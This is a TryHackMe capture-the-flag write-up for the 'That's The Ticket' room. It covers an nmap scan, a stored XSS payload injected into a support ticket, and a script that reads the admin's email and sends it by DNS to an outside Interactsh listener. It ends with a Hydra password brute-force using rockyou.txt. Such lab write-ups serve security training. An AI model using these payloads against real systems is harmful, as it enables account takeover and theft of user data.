That's The Ticket — TryHackMe Write-Up
Our goal in this room is to use the IT support portal to find our way into the admin account.
To make life easier across commands, let's export the target IP to an environment variable:
export TARGET=10.65.188.1431. Reconnaissance & Port Scanning
First, let's run an Nmap scan with service version detection to see what ports are open and grab the banners:
nmap -sV -T4 $TARGET -oN nmap.txt
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    nginx 1.14.0 (Ubuntu)

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
We only have two open ports:
- Port 22: OpenSSH 7.6p1
- Port 80: Nginx web server running a Ticket Manager application
2. Exploring the Web Application

Navigating to http://$TARGET/, we see a simple Ticket Manager with options to Login or Register.
 Ampliar

I registered a new test account and logged in. Inside, there is a dashboard with a text field where we can submit support tickets.
When I created my first ticket, I noticed the ticket ID was already #2 instead of #0 or #1. This suggests that Ticket #1 already exists in the system (likely submitted by the admin).
 Ampliar
Let's test the ticket text area for basic Cross-Site Scripting (XSS):
</textarea><script>alert(1)</script><textarea>
The script executed and triggered the alert box!
3. Dealing with the Firewall & DNS Exfiltration
We confirmed that we can execute JavaScript in the browser. However, when trying to exfiltrate session data using a normal HTTP request (fetch('http://0.0.0.0:8000')), nothing comes back.
The challenge hints explain why:
"Hint: Our HTTP & DNS Logging tool on http://10.10.10.100 may come in useful!"
The target server has a strict outbound firewall blocking all direct HTTP/HTTPS traffic. But there's a catch: the firewall still allows outbound DNS queries so the machine can resolve domain names.
Because the TryHackMe logging tool isn't always up, we can use a free Out-of-Band (OAST) tool like Interactsh to get a listener domain.
First, let's test if the bot actually triggers a DNS lookup when viewing the ticket:
</textarea>
<img src="http://qsrum...wxuqw7u9nbbojj19.oast.fun">
<textarea>

Checking Interactsh, we see incoming DNS A records!
 Ampliar
Now, let's write our actual exploit script to:
- Extract the admin's email address from the DOM (
#email). - Replace characters that are invalid in domain names (
@withXand.withY). - Send a request to
<sanitized_email>.<listener_domain>.
</textarea>
<script>
  var email = document.getElementById("email").innerHTML;
  email = email.replace(/@/g, 'X').replace(/\./g, 'Y');
  fetch('http://' + email + '.qsrum...wxuqw7u9nbbojj19.oast.fun');
</script>
<textarea>
When the admin bot reviews our ticket, a DNS query shows up in our listener:
...XitsupportYthm.qsrum...w7u9nbbojj19.oast.fun
Decoding X back to @ and Y back to ., we get the admin's email:
...@itsupport.thm
4. Brute-Forcing the Login with Hydra
Now that we have a valid admin username, we can brute-force the password using Hydra and the rockyou.txt wordlist.
One detail to watch out for: the login endpoint returns an HTTP 401 Unauthorized status code when a password is wrong. Hydra usually aborts on 401 errors unless we tell it to ignore them by adding 1=.
hydra -l "...@itsupport.thm" \
      -P ~/Downloads/rockyou.txt \
      $TARGET http-post-form \
      "/login:email=^USER^&password=^PASS^&Login=Login:1=:F=Invalid email / password combination"
After Hydra finds the password, we can log in to the admin dashboard, open Ticket #1, and grab the flag!
THM{6804f...6328473}